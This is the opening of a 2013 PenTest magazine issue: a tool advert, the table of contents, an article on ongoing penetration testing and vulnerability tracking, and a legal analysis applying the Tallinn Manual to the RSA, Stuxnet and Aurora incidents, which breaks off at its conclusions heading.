

# PenTest *magazine*

Vol.3 No.5 ISSN: 2084-1116  
Issue 5/2013(24)

+60  
PAGES

# PENTESTER'S DEVELOPMENT KIT

**HACKING AS A SERVICE**  
**BYPASSING ANTI-VIRUS PROTECTION**  
**RECONEISSANCE WITH UNICORN**  
**HACKING CISCO ROUTERS WITH SNMP**  
**REAL WORLD EXAMPLES**  
**FOR TALLIN MANUAL**

# Improve your Firewall Auditing

As a penetration tester you have to be an expert in multiple technologies. Typically you are auditing systems installed and maintained by experienced people, often protective of their own methods and technologies. On any particular assessment testers may have to perform an analysis of Windows systems, UNIX systems, web applications, databases, wireless networking and a variety of network protocols and firewall devices. Any security issues identified within those technologies will then have to be explained in a way that both management and system maintainers can understand.

The network scanning phase of a penetration assessment will quickly identify a number of security weaknesses and services running on the scanned systems. This enables a tester to quickly focus on potentially vulnerable systems and services using a variety of tools that are designed to probe and examine them in more detail e.g. web service query tools. However this is only part of the picture and a more thorough analysis of most systems will involve having administrative access in order to examine in detail how they have been configured. In the case of firewalls, switches, routers and other infrastructure devices this could mean manually reviewing the configuration files saved from a wide variety of devices.

Although various tools exist that can examine some elements of a configuration, the assessment would typically end up being a largely manual process. Nipper Studio is a tool that enables penetration testers, and non-security professionals, to quickly perform a detailed analysis of network infrastructure devices. Nipper Studio does this by examining the actual configuration of the device, enabling a much more comprehensive and precise audit than a scanner could ever achieve.

Device Auditing	Scanners	Nipper Studio
Audit without Network Traffic	✗	✓
Authentication Configuration	✗	✓
Authorization Configuration	✗	✓
Accounting/Logging Configuration	✗	✓
Intrusion Detection/Prevention Configuration	✗	✓
Password Encryption Settings	✗	✓
Timeout Configuration	✗	✓
Physical Port Audit	✗	✓
Routing Configuration	✗	✓
VLAN Configuration	✗	✓
Network Address Translation	✗	✓
Network Protocols	✗	✓
Device Specific Options	✗	✓
Time Synchronization	✗	✓
Warning Messages (Banners)	✓*	✓
Network Administration Services	✓*	✓
Network Service Analysis	✓*	✓
Password Strength Assessment	✓*	✓
Software Vulnerability Analysis	✓*	✓
Network Filtering (ACL) Audit	✓*	✓
Wireless Networking	✓*	✓
VPN Configuration	✓*	✓

\* Limitations and constraints will prevent a detailed audit



With Nipper Studio penetration testers can be experts in every device that the software supports, giving them the ability to identify device, version and configuration specific issues without having to manually reference multiple sources of information. With support for around 100 firewalls, routers, switches and other infrastructure devices, you can speed up the audit process without compromising the detail.

You can customize the audit policy for your customer's specific requirements (e.g. password policy), audit the device to that policy and then create the report detailing the issues identified. The reports can include device specific mitigation actions and be customized with your own companies styling. Each report can then be saved in a variety of formats for management of the issues. Why not see for yourself, evaluate for free at [titania.com](http://titania.com)



Ian has been working with leading global organizations and government agencies to help improve computer security for more than a decade.

He has been accredited by CESG for his security and team leading expertise for over 5 years. In 2009 Ian Whiting founded Titania with the aim of producing security auditing software products that can be used by non-security specialists and provide the detailed analysis that traditionally only an experienced penetration tester could achieve. Today Titania's products are used in over 40 countries by government and military agencies, financial institutions, telecommunications companies, national infrastructure organizations and auditing companies, to help them secure critical systems.

# PenTest magazine

**Editor in Chief:** Ewa Duranc  
[ewa.duranc@pentestmag.com](mailto:ewa.duranc@pentestmag.com)

**Managing Editor:**  
Zbigniew Fiolna  
[zbigniew.fiolna@pentestmag.com](mailto:zbigniew.fiolna@pentestmag.com)

Jakub Walczak  
[jakub.walczak@pentestmag.com](mailto:jakub.walczak@pentestmag.com)

**Editorial Advisory Board:** Jeff Weaver, Rebecca Wynn

**Betatesters & Proofreaders:** Ayo Tayo Balogun, Aidan Carty, Gregory Chrysanthou, Amit Chugh, Dan Dieterle, Pilo Dx, Pinto Elia, Mardian Gunawan, Steve Hodge, David Jardin, Laney Kehel, Gilles Lami, L. Motz, Phil Patrick, Sagar Rahalkar, Iñaki Rodriguez, Tim Singletary, Jeff Smith, Steven Wierckx

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a PenTest magazine.

**Senior Consultant/Publisher:** Pawel Marciniak

**CEO:** Ewa Dudzic  
[ewa.dudzic@pentestmag.com](mailto:ewa.dudzic@pentestmag.com)

**Production Director:** Andrzej Kuca  
[andrzej.kuca@pentestmag.com](mailto:andrzej.kuca@pentestmag.com)

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
[ireneusz.pogroszewski@pentestmag.com](mailto:ireneusz.pogroszewski@pentestmag.com)

**Publisher:** Hakin9 Media Sp. z o.o. SK  
02-682 Warszawa, ul. Bokszerska 1  
Phone: 1 917 338 3631  
[www.pentestmag.com](http://www.pentestmag.com)

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

## DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

## Dear Readers,

We have a pleasure to present you the newest issue of PenTest Regular. The 'Pentester's Development Kit' will allow you to take your penetration testing skills to the next level. This month, you will encounter ten articles which will give you a wide scope of techniques and tools and will definitely help you in your career.

First, 'Let's Talk About Security': Rob Muris and Trajce Dimkov will present you their concept of 'Hacking as a Service' and Lance Cleghorn will give you several real life situations, in which knowledge of the Tallinn Manual comes in handy.

In the 'Techniques' section you will be able to read what Noman Mohammed and Benjamin C. M. Fung have to say about 'Privacy-Preserving Data Publishing'. After that, Fadli B. Sidek will instruct you on avoiding anti-virus and anti-spyware detection. Next, you will find 'Phantom's Cerebrum: Using Python to Work a Botnet' by Milind Bhargava. And closing this section, Mohsen Mostafa Jokar will explain how to create a cryptographic key with the GnuPG standard.

The 'Tools' section will be opened by Christopher Ashby explaining to you 'Automating Malware Analysis with Cuckoo'. The next tool will be an interesting alternative to nmap – unicorn explored by Aleksandar Bratic. Finally, the issue will be closed by Jason Nehrboss guiding you through entering a Cisco router with SNMP and Midnitesnake sharing his knowledge of The USB Rubberducky – The Pentester's USB.

We hope that our authors' hard work will allow you to improve your skills, what will result in your work being not so hard. As always, we did our best to bring you the top quality content. Enjoy your reading!

Jakub Walczak & the PenTest team

## LET'S TALK ABOUT SECURITY

**06 Hacking as a Service***By Rob Muris and Trajce Dimkov*

To gain insight into their security vulnerabilities, companies perform penetration tests on their websites and infrastructure. Mostly, the tests are performed ad hoc or maybe on a yearly basis. This is not sufficient due to the continuous change of the IT landscape and the new vulnerabilities discoveries. The question that rises is: how can companies keep their security exposure visible despite these changes? In this article, we focus on one possible answer to this: hacking as a service.

**10 Interpreting the Tallinn Manual Using Real World Examples***By Lance Cleghorn*

The Tallinn Manual on the International Law Applicable to Cyber Warfare was published in 2013 and is the result of three years of research by twenty of the world's top legal and technical scholars. The Tallinn Manual is an effort of the NATO Cooperative Cyber Defense Centre of Excellence that began in 2009. The primary goal of this effort is to create a manual of the highest professional integrity, which could be referenced in the event that the subject matter was to ever reach the international spotlight.

## TECHNIQUES

**16 Privacy-Preserving Data Publishing***By Noman Mohammed and Benjamin C. M. Fung*

Privacy-preserving data publishing is an exciting research area. This article presents different technical proposals to the demand of simultaneous information sharing and privacy protection. However, the problems of data privacy cannot be fully solved only by technology. We believe that there is an urgent need to bridge the gap between advanced privacy preservation technology and current policies.

**24 AV Evasion: Bypassing AV Products and Protection Against It***By Fadli B. Sidek*

AV evading techniques are getting better and smarter by the day, and having just an Anti-Virus and Anti-Spyware application is insufficient to protect our machines from additional angles of threats.

**28 Phantom's Cerebrum: Using Python to Work a Botnet***By Milind Bhargava*

Imagine a ghost robot in every computer, working in the shadows; let's call it the Phantom, performing tasks for its master. The master controls the ghosts through a master brain device; let's call it the cerebrum, much like the device Prof Xavier had in the X-Men. That device could control the minds of mutants all over the world. In this case, the cerebrum controls the phantoms in each computer of my home and workplace.

**36 Cryptography with GPG***By Mohsen Mostafa Jokar*

Cryptography is used to decode an important message. The receiver takes a ciphered message and uses a key for converting it to a comprehensible one. There are many reasons to perform cryptography: a messenger may be captured by the enemy or even deliver the message to the wrong person. If the message was in plaintext or cleartext, anybody could read and understand it.

## TOOLS

**44 Automating Malware Analysis with Cuckoo***By Christopher Ashby*

This article will outline implementing an automated virtual environment to aid in the identification and analysis of potentially malicious software, what can then be extended to proactively detect and ultimately protect corporate environments from being infected.

**50 Unicorn Magic Help in Reconnaissance***By Aleksandar Bratic*

The first and critical phase of testing is reconnaissance where we usually rely on nmap, which is the most famous, and the best tool (or one of the best ones). Recently, I have started to use unicorn to complete my reconnaissance phase and I have found several very useful options of this tool. These options will be explained in this article.

**54 Hacking Cisco Routers with SNMP***By Jason Nehrboss*

Cisco routers have a number of remote access and management services available. One of the most used and least insecure is SNMP. The article shows some of the common techniques and demonstrates a new tool for taking over routers that are vulnerable. Virtually all networking devices support SNMP, and most network monitoring and management software uses it.

**60 The USB Rubber Ducky – The Pentesters' USB***By Midnitesnake*

The USB Rubber Ducky or 'Ducky,' for short, is a programmable Human Interface Device (HID), that, when inserted into an Operating System (OS), will interact or assume the identity of a certain device: keyboard, mass storage, or a given combination, allowing the injection of keystrokes or applications into the OS's memory. The key focus on the Ducky is that it can be programmed in a simple high-level language that any user of any technical skill level can quickly and easily learn to program.

# Hacking as a Service

To gain insight into their security vulnerabilities, companies perform penetration tests on their websites and infrastructure. Mostly, the tests are performed ad hoc or maybe on a yearly basis. This is not sufficient due to the continuous change of the IT landscape and the new vulnerabilities discoveries. The question that rises is: How can companies keep their security exposure visible despite these changes? In this article, we focus on one possible answer to this: Hacking as a Service.

**A**ttacks on websites and online applications take place every day and precious business information is leaking away. An organization can understand the exposure from such attacks by executing penetration tests.

Penetration tests are done usually ad hoc. There are three reasons why ad hoc testing is not sufficient. First, hackers constantly find and use newly discovered vulnerabilities. Second, organizations constantly move through new initiatives (BYOD, The Cloud etc.) and changes on the existing infrastructure and applications (updates/upgrade or adjustments to configuration etc.), what often leads to bringing new systems or services online. Third, periodic penetration tests are widely accepted as security 'best practice' and are required by many regulatory standards, including the PCI Data Security Standard, but also local laws like the Dutch privacy act. To keep the expo-

sure of the organization visible, up-to-date, and compliant with regulations, periodic penetration testing is needed. 'Hacking as a Service' (HaaS), is a service in which a third party periodically tests the online environment for security issues, compares the difference in the results from previous tests and gives the client an up-to-date insight in its exposure.

In this article we describe some key elements of Hacking as a Service, how it works and the dynamic way of vulnerability reporting.

## What is Hacking as a Service?

With HaaS client takes a subscription to hacking. Instead of executing penetration tests ad hoc, client gets periodic penetration testing and gets up-to-date insight in their security information. The key elements of this service are:

### Testing on periodic basis

The infrastructure and applications are tested for vulnerabilities on a periodic basis. Thus, client is not dependent on the results of a one-time test but on a range of tests executed over time.

### Discovery of trends via testing results

Accumulated test results from a long period of time provide an insight into trends for a specific system or the whole infrastructure. These trends can be

In 2011 the Sony PlayStation Network (PSN) got hacked. Millions of user accounts were affected, the PSN had to be taken down and payment card details were stolen. A few months later, Sony's CIO stated that the attack on the PSN was based on a 'known vulnerability'.

This is one example that shows how important it is to have an up-to-date insight in existing vulnerabilities and to act on, before someone else abuses them.



used to give an overview to senior management on how much the external exposure has changed over time. Senior management can use such analysis to define budgeting and expected amount of improvement for the coming year.

## Faster insight in the presence of new vulnerabilities

Having frequent penetration tests enables company to have a clear up-to date overview of the current vulnerabilities on their infrastructure and externally facing applications. When new software vulnerability emerges it is required to reduce its impact. Having a clear overview of the used software version enables targeted penetration tests that can be executed in order to directly test whether a new vulnerability is applicable to the systems of the company and whether the existing security controls are sufficient to reduce or compensate the impact.

## Ensuring that the security controls do not degrade over time

With change, security controls get more relaxed and in some cases disabled. Periodic penetration testing helps to identify the change of the security controls over time. HaaS enables management to check whether vulnerabilities found in previous penetration tests were remedied, and whether the newly deployed controls are sufficient to mitigate the risk. The requirement for offering a service like HaaS. Offering a service like HaaS requires the setup and development of a number of components, such as:

- Penetration testing environment;
- Automated tools;
- Standardized output files;
- Test scripts.

Organization that offers the service (service provider) needs a highly secured penetration testing environment which includes the preferred penetration testing tools, such as Nmap, Dirbuster, Nexpose, Wireshark and Nessus. The penetration testing environment should be used to automate as many tasks as possible to consistently use the tools to detect hosts, perform port scans and vulnerability scanning on infrastructure and application. This allows comparison of results between the tests and enables the client to determine the progress made in remedying the identified risks. The penetration testing environment may change also because of the changes of the threat landscape or the release of new penetration testing tools and methodolo-


gies. Therefore, the service provider needs to have a structured way to implement these new tools and methodologies in the penetration testing environment and keep in mind that previous results need to be comparable with new testing results.

Automating tools is not enough. Almost every tool reports false positives that need to be filtered out. Also, tools cannot find all the vulnerabilities. Therefore, the service provider needs to perform additional manual testing. Since every pentester has his own way of testing, the service provider needs to find a way to perform the additional manual testing in a consistent and secure way. A way to do this is to make use of test scripts. Using a test script allows the service provider to document what a pentester can do, how can he execute the tasks, how the results are documented, and what preventive measurements for issues and outages should be taken. If the service provider does not perform the additional manual testing in a consistent way, he cannot compare the results from multiple tests.


Automation of tools and creation of standard output files can be used for reporting. These output files are used to import the results into a report or a security dashboard used for reporting. These can then provide granular and historical information on the existing systems and their vulnerabilities.

Setting up the above components can be challenging and costly (for example, the automation of tools, writing the test scripts, installing and configuring the penetration testing environment, and standardized update of the tools), but it will enable every tester to use the same approach and the same tools. As a result, the penetration tests will

Overview latest security tests



Open and closed vulnerabilities



**Figure 1.** Number of charts showing the risk exposure of the organization over time

be executed in a consistent, accurate, and efficient way and will enable presenting the results in structured and consistent manner.

## The dynamic way of vulnerability reporting

The main goal of vulnerability reporting is to make client aware of the vulnerabilities. By using the HaaS approach, organizations can stop using the static penetration test reports and transit to a solution that facilitates the dynamic and clear way of reporting. For instance, a security dashboard, like the one presented in Figure 1, could support the organization in getting actual insight on its risk exposure.

The security dashboard could then be used as a graphical management summary for all tests that have been performed. It contains informational charts about the latest test and gives insight into multiple tests as well. The dashboard should also contain the technical details for the IT department. Combining this information in one centralized place, makes it possible for the management and the IT to discuss the same problems. Figure 2 contains information that normally should be in a penetration test report. The advantage of using a dynamic form of reporting is the possibility to filter on, for example, the highest risks. In short: a security dashboard could support organizations in getting actual insight into their online security level.

## Getting into action with vulnerability tracking

Aside from vulnerability reporting, it is also important to get vulnerabilities addressed. However, the remediation should be done by a separate party, so that independence of the penetration testers can be maintained. Consider this scenario: The service provider performed a penetration test and delivered to the client the report with detailed information about the observations. After a certain time, the service provider performed the same penetration test with the same scope again and the same vulnerabilities showed up.

Frequently, client reads the report but no further actions are taken. The report is then put in an archive, sometimes some of the vulnerabilities are fixed and the other ones get forgotten over time. The main reason why vulnerabilities are not addressed properly, is because nobody has taken the responsibility for fixing them or the follow-up actions are not tracked. That is the reason why vulnerability tracking is needed. The vulnerability tracking module has some critical success factors:

## The possibility to assign responsibility

If nobody is responsible, nobody will act. Therefore, all the new vulnerabilities should be assigned to a specific person responsible for remedying the vulnerability.

### Infrastructure detail observations

Observation	Date	Scope	Likelihood	Impact	Risk	Server name
1. Outdated software versions identified	10-1-2013	DEMO	High	High	High	Server 1 (Linux 2.6.1 LAMP)
2. Administrative interface available on the internet	10-1-2013	DEMO	High	High	High	Server 1 (Linux 2.6.1 LAMP)
3. Internal IP address or hostname disclosed	10-1-2013	DEMO	High	Medium	Medium	Server 1 (Linux 2.6.1 LAMP)
4. Unnecessary services accessible from the internet	10-1-2013	DEMO	High	Medium	Medium	Server 1 (Linux 2.6.1 LAMP)
5. Firewall allows network connection to unused ports	5-1-2013	DEMO	High	Low	Medium	Server 1 (Linux 2.6.1 LAMP)

### Web application detail observations

Observation	Date	Scope	Likelihood	Impact	Risk	Server name
1. SQL injection	10-1-2013	DEMO	High	High	High	Server 1 (Linux 2.6.1 LAMP)
2. Cross-site Request Forgery (CSRF)	10-1-2013	DEMO	Medium	High	High	Server 1 (Linux 2.6.1 LAMP)
3. Reflected cross-site scripting (XSS)	10-1-2013	DEMO	Medium	Medium	Medium	Server 1 (Linux 2.6.1 LAMP)
4. Violation of Dutch cookie law	10-1-2013	DEMO	Low	High	Medium	Server 1 (Linux 2.6.1 LAMP)
5. Insecure SSL configuration	10-1-2013	DEMO	Low	High	Medium	Server 1 (Linux 2.6.1 LAMP)

Figure 2. Detailed observation description for IT

Title	Assigned To	Status	Priority	Due Date	% Complete	Predecessors
1.1 Admin interfaces available on the Internet	John Doe (Team, Backend) (M) - (High)	Waiting on someone else	(2) Normal	4-5-2013	50 %	
2.1 Outdated software versions identified	John Doe (Team, Backend) (M) - (High)	In Progress	(2) Normal	18-5-2013	25 %	
1.3 Unnecessary services on the Internet	John Doe (Team, Backend) (M) - (High)	Not Started	(2) Normal	1-8-2013	0 %	

Figure 3. Vulnerability tracking



## The possibility to assign priorities

It is important to assign a priority to each of the vulnerabilities. The priority will inform the assignee in which sequence the vulnerabilities need to be fixed.

## The possibility to monitor the progress

For all vulnerabilities, the manager must be able to determine the current state. Based on the state the client can determine if extra actions are needed.

With vulnerability tracking between penetration tests the organization can manage the process of fixing vulnerabilities from one central place. This can be done through a security dashboard, where a manager can monitor in the real time all the follow-up actions for the vulnerabilities of the performed penetration tests. When a new vulnerability is found, the client can address those vulnerabilities and make someone responsible for fixing the vulnerability. Afterwards, the client can track the efforts made by the assignee to fix the vulnerability. Therefore, vulnerability tracking helps the client increase the vulnerability fixing capabilities (see Figure 3).

## Different client, different needs

Every client is different and has specific needs what is reflected in the scope of the penetration tests. In case of HaaS, these needs can be localized in different testing levels, such as infrastructure, web application, and advanced web application. Here are the levels examples:

- The *infrastructure level* is the starting level, where the company gets a periodic penetration testing of Internet-facing infrastructure components and the presence of new systems.
- The second level is *web application* (which includes the infrastructure level), providing more in-depth tests of the website, such as SQL injection and *Cross-Site Scripting* (XSS). With this test, the organization simulates an attack by a malicious attacker on the infrastructure and website.
- The third level is *advanced web application*, including thorough penetration testing of web applications, specifically on 'privilege escalation' (the unauthorized access to information or functions as a normal user). With this test the organization

simulates an attack by a malicious attacker on the infrastructure and website, and an attack by a malicious attacker who already got access to the online applications in the organization.

The advantage of HaaS is that the tests can be performed daily, monthly, quarterly or every six months, for each of the testing levels. Since the infrastructure of penetration testing is set for a periodic testing, the organization can have additional testing when needed (for example after performing any changes) with a minimal overhead.

## Conclusion

In the past, multiple companies were hacked via known vulnerabilities. Some of the hacks could have been prevented if the companies had been aware of their online risk exposure and if the actions had been taken to remedy these vulnerabilities.

Getting insight into client's current vulnerability level can be achieved by performing a penetration test. Penetration test is a snapshot of the security exposure of the organization, but it does not provide up-to-date information in a consistent manner.

HaaS is a new service in penetration testing that attempts to cover this deficiency of traditional penetration tests. With HaaS, client gets periodic, consistent overview of his security posture. Such overviews enables the client to identify emerging risks and follow the mitigation of the previously identified risks.

## ROB MURIS



*Rob Muris is a security consultant in the Security & Privacy Team of Deloitte Netherlands. He is involved in the development of Hacking as a Service and performs penetration testing assignments for various clients.*

## TRAJCE DIMKOV



*Trajce Dimkov has obtained a PhD in Information Security with focus on physical penetration and social engineering methodologies. With over 6 years of experience, Trajce is a part of the Security & Privacy Team of Deloitte Netherlands, where he is involved in a number of penetration testing assignments.*

Top 5 vulnerable assets

Asset	First detection	Last detection	Sum of vulnerabilities	Risk	Status
172.16.0.2	May 2011	April 2013	7	High	Open
192.168.0.1	April 2012	December 2012	5	Medium	Closed
172.16.0.1	January 2013	April 2013	4	Medium	Open
10.0.0.1	May 2011	April 2013	4	Low	Open
10.0.0.2	May 2011	April 2013	3	Medium	Open

Figure 4. Prioritization of remediation activities

## Interpreting the

# Tallinn Manual Using Real World Examples

The Tallinn Manual on the International Law Applicable to Cyber Warfare was published in 2013 and is the result of three years of research by twenty of the world's top legal and technical scholars [12]. The Tallinn Manual is an effort of the NATO Cooperative Cyber Defense Centre of Excellence that began in 2009 [12].

**T**he primary goal of this effort is to create a manual of the highest professional integrity, which could be referenced in the event that the subject matter were to ever reach the international spotlight [12]. The authors of the Tallinn Manual had to consider every scenario relating to cyber warfare and attempt to predict how the cyber battlefield may change in years to come.

The Tallinn manual categorizes the appropriate responses to a certain level of engagement of cyber operations crossing international borders or sponsored by a nation. The manual is organized into 95 rules that serve to determine if an incident meets the standards for aggression and define the appropriate response [12]. The 300-page document is strongly backed by international precedence and treaty laws respected by NATO member nations [12]. The authors aimed for a high degree of specificity to avoid pitfalls that could stem from misinterpretation.

While there is no treaty that requires nations to respect the Tallinn Manual's guidelines, if an incident were to occur, the manual could be used as justification for retaliation. The Tallinn Manual could also be used to condemn a nation for mishandling a situation. The authors had to evalu-

ate the implications of their work and try to come up with a neutral set of suggestions that the international community could agree on. To aid in the understanding of this endeavor, it is best to analyze it through the evaluation of real-world scenarios where documented advanced persistent threats may eventually be linked to the efforts of a nation state. While the Tallinn Manual specifically states that as of its publication, no prior attack has met the criteria of a cyber-attack that would trigger an armed conflict status, this article will see how close some advanced persistent threats have come to this classification and what hypotheticals could have escalated the events [12].

The category of a cyber-incident is important to be determined prior to taking any action. The use of force, or the ability to respond with kinetic warfare, is reserved for scenarios where an armed conflict is apparent [12]. The authors of the Tallinn Manual concluded unanimously that a cyber-attack could constitute the initiation of an armed conflict as long as the perpetrators were state-sponsored and the resultant damage was consistent with a comparable physical assault (Rule 13 Section 14 and 3-6) [12]. The armed conflict sta-

tus is of importance because it triggers a nation's inherent right to self-defense (Rule 15) [12].

### Advanced Persistent Threats

In recent years a subtle trend of cyber-attacks began to emerge that were categorized as advanced persistent threats [5]. To be classified as an advanced persistent threat, an attack has to meet a majority of the criteria determined by the security community to constitute such an attack [9]. While there are conflicting definitions of what criteria are included in an advanced persistent threat, many experts agree that the threat agent must possess limitless resources and be able to spend an excessive amount of time exploiting a target [5, 9]. Another element that is alarmingly common in advanced persistent threats is the ability of the threat agent to incorporate zero-day exploits into the attack [8].

A zero-day exploit is one that has never been seen before it is executed. These types of exploits are difficult to uncover and often require the skills of seasoned researchers. In the case of some advanced persistent threats, the malware used may contain several zero-day exploits [8]. The ability of a threat agent to incorporate zero-day exploits into an attack can be a key indicator of an advanced persistent threat [9].

### Case Study One: RSA and Lockheed Martin

In 2011 Lockheed Martin and several other major United States defense contractors reported attempted security breaches identified as part of an attack relating to the same advanced persistent threat [14]. The threat agent utilized a zero-day weakness in the RSA SecurID token to attempt to infiltrate the networks of the defense contractor victims [10]. While the attack on the defense contractors was largely unsuccessful in exfiltrating proprietary and sensitive data, it was later confirmed that the most alarming compromise had already taken place [1]. The zero-day weakness in RSA's SecurID token was later confirmed by RSA to have been traceable to a previous attack where RSA had proprietary seed values for the technology stolen [1].

The breach at RSA was a multiphase compromise that began with careful research by the threat agent for a sustained period of time [10]. After a series of vulnerable employees were identified by the threat agent, a spear phishing e-mail was distributed containing a malicious Excel spreadsheet.

When opened, the Excel spreadsheet launched a zero-day exploit and compromised the local machine it was run on [10]. From this point the attackers were able to actively infiltrate the network and hop from host node to node gaining elevated user credentials. Finally, the attackers gained access to and exfiltrated data from a file server containing proprietary information on the design of the SecurID tokens [1].

Before the Tallinn Manual can be used to determine an appropriate response to a threat, it must first be confirmed that the event constitutes an actual cyber-attack as defined by the criteria in Rule 30. Rule 30 requires that an event exceed *de minimis* standards, meaning that it cannot involve simple damage to availability, unless that damage can be linked to the harm or suffering of civilian populations [12]. Because the RSA breach itself did not involve the loss of equipment or human life as would be the case with an equivalent kinetic attack, it does not exceed *de minimis* and does not constitute a cyber-attack as defined by the Tallinn Manual.

The subsequent compromise of Lockheed Martin and other defense contractors was prevented during their occurrence; however, had any compromise resulted in damage to equipment or loss of human life they could have easily met the definition of a cyber-attack [12, 14]. Assuming the incursion was successful and Lockheed Martin infrastructure was irreparably damaged, the attack would need to be classified to determine appropriate response. Rule 38, which categorizes civilian equipment leveraged by military assets, would effectively make Lockheed Martin infrastructure a viable target and could be used to initiate a state of armed conflict [12]. Armed conflict would only be classifiable if the threat agent could be linked to another government either directly or through the use of complicit agents [12].

If a state of armed conflict were initiated in this scenario, the United States would be able to exercise its inherent right to self-defense [12]. Self-defense gives the nation the ability to justifiably retaliate with kinetic warfare operations [12]. This particular attack against Lockheed Martin (had it caused loss of property or equipment) would have fallen under Rule 66 as cyber espionage because the threat agent masqueraded as legitimate personnel in order to commit the attack [12]. Any agent that participated in the attack could be caught and tried as a spy so long as he had failed to be repatriated to the enemy nation's forces [12].



In the event that the agent returned to his forces of origin and was subsequently captured, the agent would be afforded the rights of a prisoner of war [12].

It is also pertinent to consider that, had the attack against Lockheed been successful and resulted in the loss of life of civilian personnel, the event would not only initiate an armed conflict but also broach the subject of war crimes [12]. Despite the fact that some Lockheed Martin personnel contribute to national defense and military operations, it is impossible to clearly discern whether or not they are civilians. In the case where an attacking nation cannot identify the status of a person, they must default to assuming the person is a civilian according to Rule 33 [12]. The authors of the Tallinn Manual were divided on who is allowed to determine a person's status in an armed conflict [12]. Whether the defending nation or attacking nation defined the deterministic criteria, both options allowed for abuse.

## Case Study Two: Stuxnet Iranian Intrusion

The Stuxnet worm was an isolated sophisticated family of malware that targeted a very specific type of computer [6]. The malware was reported by the Iranian Government in 2010. The Stuxnet worm could almost be considered the Swiss Army knife of advanced persistent threats. In total the worm contained an unprecedented four zero-day exploits and spread using two of them to move from host to host [6]. Once Stuxnet had successfully compromised a host, it would copy itself onto any removable flash media available, and this would complete the infiltration phase of the advanced persistent threat.

The worm would lie dormant in the flash media until it detected being plugged into a new host. Once attached to a new host the malware would infect the host and attempt to determine if the host was tethered to a centrifuge used for cooling and maintaining a nuclear power plant [6]. If the worm detected that it was tethered to such a device, it would execute its primary payload, which attempted to overload the centrifuge and cause it to malfunction. In laboratory tests it was later determined that the Stuxnet worm could have caused the centrifuge to explode if certain conditions were met [6]. Fortunately there was no loss of life resulting directly from the Stuxnet worm; however, there was considerable damage to Iran's nuclear infrastructure [2]. The sophisti-

cated nature of the worm itself coupled with the specificity of the target (Iranian nuclear power facilities) make Stuxnet one of the most prolific advanced persistent threats to date.

Stuxnet is used by the authors of the Tallinn Manual to describe the importance of the ability to define nation-sponsored actors prior to escalating to an armed conflict [12]. The actions of civilians or terrorists, even when they occur in other nations, cannot be considered as evidence for armed conflict unless they are directed by the government [12]. While this concession may open up the manual for abuse, the authors consider it superior to the alternative of having civilians harmed or initiating armed conflict without legitimate provocation.

Stuxnet is specifically mentioned three times in the Tallinn Manual and is a noted point of contention amongst the authors [12]. Some authors felt that because the machines sustained significant logical damage and could have potentially sustained physical damage, the operations constituted an armed conflict [12]. If Iran were able to clearly identify a nation sponsored actor as the perpetrator they could potentially make a case for an armed conflict and exercise self-defense procedures. Again, considering that the damage could have caused explosions or power outages and resulted in deaths of civilians, Rule 38 could not be used to justify the attack on strategic equipment [12]. Rule 32, which condemns attacks harming civilians, would supersede the effects of Rule 38 even during a mutual armed conflict [12]. Rule 80, which specifically identifies nuclear power generation as an area that may only be attacked with restraint, would also be of interest in the event the Stuxnet worm was ever evaluated by NATO [12]. Stuxnet clearly failed to meet standards of restraint and also violates Rule 80 if it were perpetrated by a nation actor.

## Case Study Three: Aurora Malware

In 2010 a group of high profile business entities lead by Google came forward to announce they had been the victims of a new type of advanced persistent threat known as Operation Aurora [7]. Originally discovered by McAfee Labs, Operation Aurora used a new type of zero-day stealth malware that was able to remain undetected for months, perhaps even longer [7]. The Aurora malware family spread over an extended period of time through infected web servers and infiltrated a large number of victims from areas includ-

ing financial, government, and infrastructure [7]. While the group lead by Google consisted of several major organizations, research into Operation Aurora suggests that many other organizations could have been infected and chose not to come forward [7, 9].

It may be impossible to determine what, and how much information was exfiltrated by the Aurora malware family before its discovery. The sophistication of the malware and its ability to remain undetected for such a long period of time suggests a level of professional planning that could most likely only be accomplished with the resources of a nation. While many advanced persistent threats prefer to target a very specific victim, Aurora spread much like a normal malware family and still remained undetected. The increased activity around high-profile targets also suggests that the malware operators continued to actively manage the infection and participated in data exfiltration. Operation Aurora is the largest advanced persistent threat categorized to date and rivals Stuxnet in sophistication [9].

Operation Aurora is widely considered to have been designed and operated by groups under the direction of China's People's Liberation Army [11]. Evidence discovered by researchers linked several computers used in the malware development and control to schools and centers maintained by the People's Liberation Army [11]. Despite circumstantial evidence suggesting that the Chinese military was involved in the attack, there remains no direct evidence that the perpetrators acted with the military's knowledge or under their direction, meaning that Rule 7 (an attack originating from government infrastructure is insufficient evidence to prove involvement) applies and China cannot be held responsible. Assuming that proof were to surface that implicated the Chinese military in the attack, the Tallinn Manual may be used to direct the United States' response.

The targets of Operation Aurora were primarily private corporations based in the United States. While the malware was found on government computer nodes, the United States government did not come forward with Google to disclose the compromise [7]. These private technological companies affected by Aurora malware (Google, Adobe, Juniper) are limited in their recourse as they do not provide essential services to civilians and no one was actually harmed by the intrusion. Operation Aurora fails to meet the *de minimis* standard that would constitute an attack as defined in Rule 30

[12]. Considering that the malware was aimed to damage and degrade civilian infrastructure Rule 37 would apply which prohibits the attack intentional or otherwise on any civilian target that is of no military strategic value [12]. Rule 37 would only be applicable if linked to an active armed conflict and would not be sufficient to initiate armed conflict in and of itself [12].

## Conclusions

